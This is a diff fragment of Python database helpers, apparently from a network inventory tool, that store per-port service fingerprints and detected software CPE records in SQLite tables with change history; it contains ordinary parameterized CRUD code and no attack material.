logger = Logger(name="db_utils.services", level=logging.DEBUG)
|
||||
|
||||
|
||||
class ServiceOps:
|
||||
"""Per-port service fingerprinting and tracking operations"""
|
||||
|
||||
def __init__(self, base):
|
||||
self.base = base
|
||||
|
||||
def create_tables(self):
|
||||
"""Create port services tables"""
|
||||
# PORT SERVICES (current view of per-port fingerprinting)
|
||||
self.base.execute("""
|
||||
CREATE TABLE IF NOT EXISTS port_services (
|
||||
id INTEGER PRIMARY KEY AUTOINCREMENT,
|
||||
mac_address TEXT NOT NULL,
|
||||
ip TEXT,
|
||||
port INTEGER NOT NULL,
|
||||
protocol TEXT DEFAULT 'tcp',
|
||||
state TEXT DEFAULT 'open',
|
||||
service TEXT,
|
||||
product TEXT,
|
||||
version TEXT,
|
||||
banner TEXT,
|
||||
fingerprint TEXT,
|
||||
confidence REAL,
|
||||
source TEXT DEFAULT 'ml',
|
||||
first_seen TEXT DEFAULT CURRENT_TIMESTAMP,
|
||||
last_seen TEXT DEFAULT CURRENT_TIMESTAMP,
|
||||
is_current INTEGER DEFAULT 1,
|
||||
UNIQUE(mac_address, port, protocol)
|
||||
);
|
||||
""")
|
||||
self.base.execute("CREATE INDEX IF NOT EXISTS idx_ps_mac_port ON port_services(mac_address, port);")
|
||||
self.base.execute("CREATE INDEX IF NOT EXISTS idx_ps_state ON port_services(state);")
|
||||
|
||||
# Per-port service history (immutable log of changes)
|
||||
self.base.execute("""
|
||||
CREATE TABLE IF NOT EXISTS port_service_history (
|
||||
id INTEGER PRIMARY KEY AUTOINCREMENT,
|
||||
mac_address TEXT NOT NULL,
|
||||
ip TEXT,
|
||||
port INTEGER NOT NULL,
|
||||
protocol TEXT DEFAULT 'tcp',
|
||||
state TEXT,
|
||||
service TEXT,
|
||||
product TEXT,
|
||||
version TEXT,
|
||||
banner TEXT,
|
||||
fingerprint TEXT,
|
||||
confidence REAL,
|
||||
source TEXT,
|
||||
seen_at TEXT DEFAULT CURRENT_TIMESTAMP
|
||||
);
|
||||
""")
|
||||
|
||||
logger.debug("Port services tables created/verified")
|
||||
|
||||
# =========================================================================
|
||||
# SERVICE CRUD OPERATIONS
|
||||
# =========================================================================
|
||||
|
||||
def upsert_port_service(
|
||||
self,
|
||||
mac_address: str,
|
||||
ip: Optional[str],
|
||||
port: int,
|
||||
*,
|
||||
protocol: str = "tcp",
|
||||
state: str = "open",
|
||||
service: Optional[str] = None,
|
||||
product: Optional[str] = None,
|
||||
version: Optional[str] = None,
|
||||
banner: Optional[str] = None,
|
||||
fingerprint: Optional[str] = None,
|
||||
confidence: Optional[float] = None,
|
||||
source: str = "ml",
|
||||
touch_history_on_change: bool = True,
|
||||
):
|
||||
"""
|
||||
Create/update the current (service,fingerprint,...) for a given (mac,port,proto).
|
||||
Also refresh hosts.ports aggregate so legacy code keeps working.
|
||||
"""
|
||||
self.base.invalidate_stats_cache()
|
||||
|
||||
with self.base.transaction(immediate=True):
|
||||
prev = self.base.query(
|
||||
"""SELECT * FROM port_services
|
||||
WHERE mac_address=? AND port=? AND protocol=? LIMIT 1""",
|
||||
(mac_address, int(port), protocol)
|
||||
)
|
||||
|
||||
if prev:
|
||||
p = prev[0]
|
||||
changed = any([
|
||||
state != p.get("state"),
|
||||
service != p.get("service"),
|
||||
product != p.get("product"),
|
||||
version != p.get("version"),
|
||||
banner != p.get("banner"),
|
||||
fingerprint != p.get("fingerprint"),
|
||||
(confidence is not None and confidence != p.get("confidence")),
|
||||
])
|
||||
|
||||
if touch_history_on_change and changed:
|
||||
self.base.execute("""
|
||||
INSERT INTO port_service_history
|
||||
(mac_address, ip, port, protocol, state, service, product, version, banner, fingerprint, confidence, source)
|
||||
VALUES (?,?,?,?,?,?,?,?,?,?,?,?)
|
||||
""", (mac_address, ip, int(port), protocol, state, service, product, version, banner, fingerprint, confidence, source))
|
||||
|
||||
self.base.execute("""
|
||||
UPDATE port_services
|
||||
SET ip=?, state=?, service=?, product=?, version=?,
|
||||
banner=?, fingerprint=?, confidence=?, source=?,
|
||||
last_seen=CURRENT_TIMESTAMP
|
||||
WHERE mac_address=? AND port=? AND protocol=?
|
||||
""", (ip, state, service, product, version, banner, fingerprint, confidence, source,
|
||||
mac_address, int(port), protocol))
|
||||
else:
|
||||
self.base.execute("""
|
||||
INSERT INTO port_services
|
||||
(mac_address, ip, port, protocol, state, service, product, version, banner, fingerprint, confidence, source)
|
||||
VALUES (?,?,?,?,?,?,?,?,?,?,?,?)
|
||||
""", (mac_address, ip, int(port), protocol, state, service, product, version, banner, fingerprint, confidence, source))
|
||||
|
||||
# Rebuild host ports for compatibility
|
||||
self._rebuild_host_ports(mac_address)
|
||||
|
||||
def _rebuild_host_ports(self, mac_address: str):
|
||||
"""Rebuild hosts.ports from current port_services where state='open' (tcp only)"""
|
||||
row = self.base.query("SELECT ports, previous_ports FROM hosts WHERE mac_address=? LIMIT 1;", (mac_address,))
|
||||
old_ports = set(int(p) for p in (row[0]["ports"].split(";") if row and row[0].get("ports") else []) if str(p).isdigit())
|
||||
old_prev = set(int(p) for p in (row[0]["previous_ports"].split(";") if row and row[0].get("previous_ports") else []) if str(p).isdigit())
|
||||
|
||||
current_rows = self.base.query(
|
||||
"SELECT port FROM port_services WHERE mac_address=? AND state='open' AND protocol='tcp'",
|
||||
(mac_address,)
|
||||
)
|
||||
new_ports = set(int(r["port"]) for r in current_rows)
|
||||
|
||||
removed = old_ports - new_ports
|
||||
new_prev = old_prev | removed
|
||||
|
||||
ports_txt = ";".join(str(p) for p in sorted(new_ports))
|
||||
prev_txt = ";".join(str(p) for p in sorted(new_prev))
|
||||
|
||||
self.base.execute("""
|
||||
INSERT INTO hosts(mac_address, ports, previous_ports, updated_at)
|
||||
VALUES(?,?,?,CURRENT_TIMESTAMP)
|
||||
ON CONFLICT(mac_address) DO UPDATE SET
|
||||
ports = excluded.ports,
|
||||
previous_ports = excluded.previous_ports,
|
||||
updated_at = CURRENT_TIMESTAMP;
|
||||
""", (mac_address, ports_txt, prev_txt))
|
||||
|
||||
# =========================================================================
|
||||
# SERVICE QUERY OPERATIONS
|
||||
# =========================================================================
|
||||
|
||||
def get_services_for_host(self, mac_address: str) -> List[Dict]:
|
||||
"""Return all per-port service rows for the given host, ordered by port"""
|
||||
return self.base.query("""
|
||||
SELECT port, protocol, state, service, product, version, confidence, last_seen
|
||||
FROM port_services
|
||||
WHERE mac_address=?
|
||||
ORDER BY port
|
||||
""", (mac_address,))
|
||||
|
||||
def find_hosts_by_service(self, service: str) -> List[Dict]:
|
||||
"""Return distinct host MACs that expose the given service (state='open')"""
|
||||
return self.base.query("""
|
||||
SELECT DISTINCT mac_address FROM port_services
|
||||
WHERE service=? AND state='open'
|
||||
""", (service,))
|
||||
|
||||
def get_service_for_host_port(self, mac_address: str, port: int, protocol: str = "tcp") -> Optional[Dict]:
|
||||
"""Return the single port_services row for (mac, port, protocol), if any"""
|
||||
rows = self.base.query("""
|
||||
SELECT * FROM port_services
|
||||
WHERE mac_address=? AND port=? AND protocol=? LIMIT 1
|
||||
""", (mac_address, int(port), protocol))
|
||||
return rows[0] if rows else None
|
||||
@@ -1,157 +0,0 @@
|
||||
# db_utils/software.py
|
||||
# Detected software (CPE) inventory operations
|
||||
|
||||
from typing import List, Optional
|
||||
import logging
|
||||
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="db_utils.software", level=logging.DEBUG)
|
||||
|
||||
|
||||
class SoftwareOps:
|
||||
"""Detected software (CPE) tracking operations"""
|
||||
|
||||
def __init__(self, base):
|
||||
self.base = base
|
||||
|
||||
def create_tables(self):
|
||||
"""Create detected software tables"""
|
||||
self.base.execute("""
|
||||
CREATE TABLE IF NOT EXISTS detected_software (
|
||||
id INTEGER PRIMARY KEY AUTOINCREMENT,
|
||||
mac_address TEXT NOT NULL,
|
||||
ip TEXT,
|
||||
hostname TEXT,
|
||||
port INTEGER NOT NULL DEFAULT 0,
|
||||
cpe TEXT NOT NULL,
|
||||
first_seen TEXT DEFAULT CURRENT_TIMESTAMP,
|
||||
last_seen TEXT DEFAULT CURRENT_TIMESTAMP,
|
||||
is_active INTEGER DEFAULT 1,
|
||||
UNIQUE(mac_address, port, cpe)
|
||||
);
|
||||
""")
|
||||
|
||||
# Migration for detected_software
|
||||
self.base.execute("""
|
||||
UPDATE detected_software SET port = 0 WHERE port IS NULL
|
||||
""")
|
||||
|
||||
# Detected software history (immutable log)
|
||||
self.base.execute("""
|
||||
CREATE TABLE IF NOT EXISTS detected_software_history (
|
||||
id INTEGER PRIMARY KEY AUTOINCREMENT,
|
||||
mac_address TEXT NOT NULL,
|
||||
ip TEXT,
|
||||
hostname TEXT,
|
||||
port INTEGER NOT NULL DEFAULT 0,
|
||||
cpe TEXT NOT NULL,
|
||||
event TEXT NOT NULL,
|
||||
seen_at TEXT DEFAULT CURRENT_TIMESTAMP
|
||||
);
|
||||
""")
|
||||
|
||||
logger.debug("Software detection tables created/verified")
|
||||
|
||||
# =========================================================================
|
||||
# SOFTWARE CRUD OPERATIONS
|
||||
# =========================================================================
|
||||
|
||||
def add_detected_software(self, mac_address: str, cpe: str, ip: Optional[str] = None,
|
||||
hostname: Optional[str] = None, port: Optional[int] = None) -> None:
|
||||
"""Upsert a (mac, port, cpe) tuple and record history (new/seen)"""
|
||||
p = int(port or 0)
|
||||
existed = self.base.query(
|
||||
"SELECT id FROM detected_software WHERE mac_address=? AND port=? AND cpe=? LIMIT 1",
|
||||
(mac_address, p, cpe)
|
||||
)
|
||||
if existed:
|
||||
self.base.execute("""
|
||||
UPDATE detected_software
|
||||
SET ip=COALESCE(?, detected_software.ip),
|
||||
hostname=COALESCE(?, detected_software.hostname),
|
||||
last_seen=CURRENT_TIMESTAMP,
|
||||
is_active=1
|
||||
WHERE mac_address=? AND port=? AND cpe=?
|
||||
""", (ip, hostname, mac_address, p, cpe))
|
||||
self.base.execute("""
|
||||
INSERT INTO detected_software_history(mac_address, ip, hostname, port, cpe, event)
|
||||
VALUES(?,?,?,?,?,'seen')
|
||||
""", (mac_address, ip, hostname, p, cpe))
|
||||
else:
|
||||
self.base.execute("""
|
||||
INSERT INTO detected_software(mac_address, ip, hostname, port, cpe, is_active)
|
||||
VALUES(?,?,?,?,?,1)
|
||||
""", (mac_address, ip, hostname, p, cpe))
|
||||
self.base.execute("""
|
||||
INSERT INTO detected_software_history(mac_address, ip, hostname, port, cpe, event)
|
||||
VALUES(?,?,?,?,?,'new')
|
||||
""", (mac_address, ip, hostname, p, cpe))
|
||||
|
||||
def update_detected_software_status(self, mac_address: str, current_cpes: List[str]) -> None:
|
||||
"""Mark absent CPEs as inactive, present ones as seen, insert new ones as needed"""
|
||||
rows = self.base.query(
|
||||
"SELECT cpe FROM detected_software WHERE mac_address=? AND is_active=1",
|
||||
(mac_address,)
|
||||
)
|
||||
existing = {r['cpe'] for r in rows}
|
||||
cur = set(current_cpes)
|
||||
|
||||
# Inactive
|
||||
for cpe in (existing - cur):
|
||||
self.base.execute("""
|
||||
UPDATE detected_software
|
||||
SET is_active=0, last_seen=CURRENT_TIMESTAMP
|
||||
WHERE mac_address=? AND cpe=? AND is_active=1
|
||||
""", (mac_address, cpe))
|
||||
self.base.execute("""
|
||||
INSERT INTO detected_software_history(mac_address, port, cpe, event)
|
||||
SELECT mac_address, port, cpe, 'inactive'
|
||||
FROM detected_software
|
||||
WHERE mac_address=? AND cpe=? LIMIT 1
|
||||
""", (mac_address, cpe))
|
||||
|
||||
# New
|
||||
for cpe in (cur - existing):
|
||||
self.add_detected_software(mac_address, cpe)
|
||||
|
||||
# Seen
|
||||
for cpe in (cur & existing):
|
||||
self.base.execute("""
|
||||
UPDATE detected_software
|
||||
SET last_seen=CURRENT_TIMESTAMP
|
||||
WHERE mac_address=? AND cpe=? AND is_active=1
|
||||
""", (mac_address, cpe))
|
||||
self.base.execute("""
|
||||
INSERT INTO detected_software_history(mac_address, port, cpe, event)
|
||||
SELECT mac_address, port, cpe, 'seen'
|
||||
FROM detected_software
|
||||
WHERE mac_address=? AND cpe=? LIMIT 1
|
||||
""", (mac_address, cpe))
|
||||
|
||||
# =========================================================================
|
||||
# MIGRATION HELPER
|
||||
# =========================================================================
|
||||
|
||||
def migrate_cpe_from_vulnerabilities(self) -> int:
|
||||
"""
|
||||
Migrate historical CPE entries wrongly stored in `vulnerabilities.vuln_id`
|
||||
into `detected_software`. Returns the number of rows migrated.
|
||||
"""
|
||||
rows = self.base.query("""
|
||||
SELECT id, mac_address, ip, hostname, COALESCE(port,0) AS port, vuln_id
|
||||
FROM vulnerabilities
|
||||
WHERE LOWER(vuln_id) LIKE 'cpe:%' OR UPPER(vuln_id) LIKE 'CPE:%'
|
||||
""")
|
||||
moved = 0
|
||||
for r in rows:
|
||||
vid = r['vuln_id']
|
||||
cpe = vid.split(':', 1)[1] if vid.upper().startswith('CPE:') else vid
|
||||
try:
|
||||
self.add_detected_software(r['mac_address'], cpe, r.get('ip'), r.get('hostname'), r.get('port'))
|
||||
self.base.execute("DELETE FROM vulnerabilities WHERE id=?", (r['id'],))
|
||||
moved += 1
|
||||
except Exception:
|
||||
# Best-effort migration; keep moving on errors
|
||||
pass
|
||||
return moved
|
||||